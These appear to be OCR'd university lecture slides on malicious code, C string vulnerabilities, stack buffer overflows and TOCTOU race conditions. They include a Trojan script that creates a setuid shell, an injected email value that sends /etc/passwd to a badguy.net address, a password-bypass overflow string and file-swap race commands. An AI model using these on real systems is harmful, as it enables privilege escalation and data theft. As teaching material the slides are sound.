IS 2150 / TEL 2810
Information Security & Privacy

James Joshi
Associate Professor, SIS

Lecture 9
Nov, 2015

Malicious Code
Vulnerability related to
String, Race Conditions

Objectives

- Understand/explain issues related to
  - malicious code and
  - programming related vulnerabilities and buffer overflow
    - String related
    - Race Conditions

Malicious Code

What is Malicious Code?

- Set of instructions that causes a security policy to be violated
  - unintentional mistake
  - Tricked into doing that?
  - “unwanted” code
- Generally relies on “legal” operations
  - Authorized user *could* perform operations without violating policy
  - Malicious code “mimics” authorized user

Types of Malicious Code

- Trojan Horse
  - What is it?
- Virus
  - What is it?
- Worm
  - What is it?

Trojan Horse

- Program with an overt (expected) and covert (unexpected) effect
  - Appears normal/expected
  - Covert effect violates security policy
- User tricked into executing Trojan horse
  - Expects (and sees) overt behavior
  - Covert effect performed with user's authorization
- Trojan horse may replicate
  - Create copy on execution
  - Spread to other users/systems

Example

- *Perpetrator*

```
cat >/homes/victim/ls <<eof
cp /bin/sh /tmp/.xxsh
chmod u+s,o+x /tmp/.xxsh
rm ./ls
ls $*
eof
```

- *Victim*

```
ls
```

- What happens?
- How to replicate this?

Virus

- Self-replicating code
  - A freely propagating Trojan horse
    - some disagree that it is a Trojan horse
  - Inserts itself into another file
    - Alters normal code with "infected" version
- Operates when infected code executed

```
If spread condition then
    For target files
        if not infected then alter to include virus
Perform malicious action
Execute normal program
```

Virus Types

- Boot Sector Infectors (The Brain Virus)
  - Problem: How to ensure virus “carrier” executed?
  - Solution: Place in boot sector of disk
    - Run on any boot
  - Propagate by altering boot disk creation

- Executable infector
  - The Jerusalem Virus, Friday 13th, not 1987

- Multipartite virus : boot sector + executable infector

Virus Types/Properties

- Terminate and Stay Resident
  - Stays active in memory after application complete
  - Allows infection of previously unknown files

- Stealth (an executable infector)
  - Conceal Infection

- Encrypted virus
  - Prevents “signature” to detect virus
  - [Deciphering routine, Enciphered virus code, Deciphering Key]

- Polymorphism
  - Change virus code to something equivalent each time it propagates

Virus Types/Properties

- Macro Virus
  - Composed of a sequence of instructions that is interpreted rather than executed directly
  - Infected "executable" isn't machine code
    - Relies on something "executed" inside application
    - Example: Melissa virus infected Word 97/98 docs
- Otherwise similar properties to other viruses
  - Architecture-independent
  - Application-dependent

Worms

- Replicates from one computer to another
  - Self-replicating: No user action required
  - Virus: User performs "normal" action
  - Trojan horse: User tricked into performing action
- Communicates/spreads using standard protocols

Other forms of malicious logic

- We've discussed how they propagate
  - But what do they do?
- Rabbits/Bacteria
  - Exhaust system resources of some class
  - Denial of service; e.g., While (1) {mkdir x; chdir x}
- Logic Bomb
  - Triggers on external event
    - Date, action
  - Performs system-damaging action
    - Often related to event
- Others?

We can't detect it: Now what? Detection

- Signature-based antivirus
  - Look for known patterns in malicious code
  - *Great business model!*
- Checksum (file integrity, e.g. Tripwire)
  - Maintain record of "good" version of file

- Validate action against specification
  - Including intermediate results/actions
  - *N*-version programming: independent programs
    - A fault-tolerance approach (diversity)

Detection

- Proof-carrying code
  - Code includes proof of correctness
  - At execution, verify proof against code
    - *If code modified, proof will fail*
- Statistical Methods
  - High/low number of files read/written
  - Unusual amount of data transferred
  - Abnormal usage of CPU time

Defense

- Clear distinction between data and executable
  - Virus must write to program
    - Write only allowed to data
  - Must execute to spread/act
    - Data not allowed to execute
  - Auditable action required to change data to executable

Defense

- Information Flow Control
  - Limits spread of virus
  - Problem: Tracking information flow
- Least Privilege
  - Programs run with minimal needed privilege


Defense

- Sandbox / Virtual Machine
  - Run in protected area
  - Libraries / system calls replaced with limited privilege set
- Use Multi-Level Security Mechanisms
  - Place programs at lowest level
  - Don't allow users to operate at that level
  - *Prevents writes by malicious code*

String Vulnerabilities

C-Style Strings

- Strings are a fundamental concept in software engineering, but they are not a built-in type in C or C++.



- C-style strings consist of a contiguous sequence of characters terminated by and including the first null character.
  - A pointer to a string points to its initial character.
  - String length is the number of bytes preceding the null character
  - The string value is the sequence of the values of the contained characters, in order.
  - The number of bytes required to store a string is the number of characters plus one (x the size of each character)

Common String Manipulation Errors

- Common errors include
  - Unbounded string copies
  - Null-termination errors
  - Truncation
  - Write outside array bounds
  - Off-by-one errors
  - Improper data sanitization

Unbounded String Copies

- Occur when data is copied from an unbounded source to a fixed length character array

```
int main(void) {
  char Password[80];
  puts("Enter 8 character password:");
  gets(Password);
        ...
}
```

```
#include <iostream.h>
int main(void) {
 char buf[12];
 cin >> buf;
 cout<<"echo: "<<buf<<endl;
}
```

Simple Solution

- Test the length of the input using **`strlen()`** and dynamically allocate the memory

```
int main(int argc, char *argv[]) {
  char *buff = (char *)malloc(strlen(argv[1])+1);
  if (buff != NULL) {
    strcpy(buff, argv[1]);
    printf("argv[1] = %s.\n", buff);
  }
  else {
    /* Couldn't get the memory - recover */
  }
  return 0;
}
```

Null-Termination Errors

- Another common problem with C-style strings is a failure to properly null terminate

```
int main(int argc, char
  char a[16];
  char b[16];
  char c[32];

  strcpy(a, "0123456789abcdef”);
  strcpy(b, "0123456789abcdef");
  strcpy(c, a);
}
```

Neither **`a[]`** nor **`b[]`** are properly terminated

String Truncation

- Functions that restrict the number of bytes are often recommended to mitigate against buffer overflow vulnerabilities
  - `Example: strncpy()` instead of `strcpy()`

  - Strings that exceed the specified limits are truncated
  - Truncation results in a loss of data, and in some cases, to software vulnerabilities

Improper Data Sanitization

- An application inputs an email address from a user and writes the address to a buffer [Viega 03]

```
sprintf(buffer,
        "/bin/mail %s < /tmp/email",
        addr
   );
```


  - The buffer is then executed using the **`system()`** call.
  - The risk is, of course, that the user enters the following string as an email address:

    - **`bogus@addr.com; cat /etc/passwd  | mail some@badguy.net`**

- **[Viega 03]** Viega, J., and M. Messier. *Secure Programming Cookbook for C and C++: Recipes for Cryptography, Authentication, Networking, Input Validation & More*. Sebastopol, CA: O'Reilly, 2003.

What is a Buffer Overflow?

- A buffer overflow occurs when data is written outside of the boundaries of the memory allocated to a particular data structure



Buffer Overflows


- Caused when buffer boundaries are neglected and unchecked
- Buffer overflows can be exploited to modify a
  - variable
  - data pointer
  - function pointer
  - return address on the stack

Smashing the Stack

- This is an important class of vulnerability because of their frequency and potential consequences.
    - Occurs when a buffer overflow overwrites data in the memory allocated to the execution stack.
    - Successful exploits can overwrite the return address on the stack allowing execution of arbitrary code on the targeted machine.

Program Stacks


- A program stack is used to keep track of program execution and state by storing
  - return address in the calling function
  - arguments to the functions
  - local variables (temporary)
- The stack is modified
  - during function calls
  - function initialization
  - when returning from a subroutine



Stack Segment

- The stack supports nested invocation calls
- Information pushed on the stack as a result of a function call is called a frame

```
b() {…}
a() {
  b();
}
main() {
  a();
}
```



Stack Frames

- The stack is used to store
  - return address in the calling function
  - actual arguments to the subroutine
  - local (automatic) variables
- The address of the current frame is stored in a register (EBP on Intel architectures)
- The frame pointer is used as a fixed point of reference within the stack

rCs1

Subroutine Calls

- `function(4, 2);`

```
push 2
push 4
call function (411A29h)
```

Push 2nd arg on stack

Push 1st arg on stack

Push the return address on stack and jump to address

Slide 33

---

rCs1 draw picture of stack on right and put text in action area above registers

also, should create gdb version of this

Robert C. Seacord, 7/6/2004

Subroutine Initialization

```
void function(int arg1, int arg2) {
```

```
push ebp
```

Save the frame pointer

```
mov ebp, esp
```

Frame pointer for subroutine is set to current stack pointer

```
sub esp, 44h
```

Allocates space for local variables

Subroutine Return

- `return();`

```
mov esp, ebp
```

Restore the stack pointer

```
pop ebp
```

Restore the frame pointer

```
ret
```

Pops return address off the stack and transfers control to that location

Return to Calling Function

- `function(4, 2);`

```
push 2
push 4
call function (411230h)
add  esp,8
```

Restore stack pointer

Example Program

```
bool IsPasswordOK(void) {
 char Password[12]; // Memory storage for pwd
 gets(Password);    // Get input from keyboard
 if (!strcmp(Password,"goodpass")) return(true); // Password Good
 else return(false); // Password Invalid
}
void main(void) {
 bool PwStatus;                 // Password Status
 puts("Enter Password:");       // Print
 PwStatus=IsPasswordOK();       // Get & Check Password
 if (PwStatus == false) {
      puts("Access denied"); // Print
      exit(-1);              // Terminate Program
 }
 else puts("Access granted");// Print
}
```

Stack Before Call to IsPasswordOK()

Code

EIP →

```
puts("Enter Password:");
PwStatus=IsPasswordOK();
if (PwStatus==false) {
      puts("Access denied");
      exit(-1);
   }
else puts("Access
granted");
```

Stack

ESP →

Storage for **PwStatus** (4 bytes)
Caller EBP – Frame Ptr OS (4 bytes)
Return Addr of main – OS (4 Bytes)
...

Stack During IsPasswordOK() Call

Code

EIP →

```
puts("Enter Password:");
PwStatus=IsPasswordOK();
if (PwStatus==false) {
     puts("Access denied");
     exit(-1);
   }
else puts("Access granted");
```

Stack

ESP →


Storage for Password (12 Bytes)
Caller EBP – Frame Ptr main (4 bytes)
Return Addr Caller – main (4 Bytes)
Storage for PwStatus (4 bytes)
Caller EBP – Frame Ptr OS (4 bytes)
Return Addr of main – OS (4 Bytes)
...

```
bool IsPasswordOK(void) {
 char Password[12];

 gets(Password);
 if (!strcmp(Password, "goodpass"))
      return(true);
 else return(false)
}
```

Note: The stack grows and shrinks as a result of function calls made by `IsPasswordOK(void)`

Stack After `IsPasswordOK()` Call



The Buffer Overflow 1

- What happens if we input a password with more than 11 characters ?

* CRASH *

The Buffer Overflow 2 **Stack**

EIP → (at `gets(Password);`)

```
bool IsPasswordOK(void) {
 char Password[12];

 gets(Password);
 if (!strcmp(Password,"badprog"))
      return(true);
 else return(false)
}
```

ESP →

Storage for Password (12 Bytes) "123456789012"
Caller EBP – Frame Ptr main (4 bytes) "3456"
Return Addr Caller – main (4 Bytes) "7890"
Storage for **PwStatus** (4 bytes) "\0"
Caller EBP – Frame Ptr OS (4 bytes)
Return Addr of main – OS (4 Bytes)
…

The return address and other data on the stack is over written because the memory space allocated for the password can only hold a maximum 11 character plus the NULL terminator.

The Vulnerability

- A specially crafted string “1234567890123456j▸*!” produced the following result.

What happened ?

What Happened ?

- "1234567890123456j▸*!" overwrites 9 bytes of memory on the stack changing the callers return address skipping lines 3-5 and starting execuition at line 6

	Statement
1	`puts("Enter Password:");`
2	`PwStatus=ISPasswordOK();`
3	`if (PwStatus == true)`
4	`puts("Access denied");`
5	`exit(-1);`
6	`}`
7	`else puts("Access granted");`

Stack

Storage for Password (12 Bytes) "123456789012"
Caller EBP – Frame Ptr main (4 bytes) "3456"
Return Addr Caller – main (4 Bytes) "j▸*!" (return to line 7 was line 3)
Storage for **`PwStatus`** (4 bytes) "\0"
Caller EBP – Frame Ptr OS (4 bytes)
Return Addr of main – OS (4 Bytes)

Note: This vulnerability also could have been exploited to execute arbitrary code contained in the input string.

Race conditions

Concurrency and Race condition

- Concurrency
  - Execution of Multiple flows (threads, processes, tasks, etc)
  - If not controlled can lead to nondeterministic behavior
- Race conditions
  - Software defect/vulnerability resulting from unanticipated execution ordering of concurrent flows
    - E.g., two people simultaneously try to modify the same account (withrawing money)

Race condition

- Necessary properties for a race condition
  - Concurrency property
    - At least two control flows executing concurrently
  - Shared object property
    - The concurrent flows must access a common shared *race object*
  - Change state property
    - Atleast one control flow must alter the state of the race object

Race window

- A code segment that accesses the race object in a way that opens a window of opportunity for race condition
  - Sometimes referred to as critical section
- Traditional approach
  - Ensure race windows do not overlap
    - Make them mutually exclusive
    - Language facilities – *synchronization primitives (SP)*
  - *Deadlock* is a risk related to SP
    - Denial of service

Time of Check, Time of Use

- Source of race conditions
  - Trusted (tightly coupled threads of execution) or untrusted control flows (separate application or process)
- ToCTToU race conditions
  - Can occur during file I/O
  - Forms a RW by first *checking* some race object and then *using* it

Example

```
int main(int argc, char *argv[]) {
        FILE *fd;
        if (access(“/some_file”, W_OK) == 0) {
                printf("access granted.\n");
                fd = fopen(“/some_file”, "wb+");
                /* write to the file */
                fclose(fd);
        }  else {
                err(1, "ERROR");
        }
        return 0;
} Figure 7-1
```

- Assume the program is running with an effective UID of root

TOCTOU

- Following shell commands during RW

```
rm /some_file
ln /myfile /some_file
```

- Mitigation
  - Replace access() call by code that does the following
    - Drops the privilege to the real UID
    - Open with fopen() &
    - Check to ensure that the file was opened successfully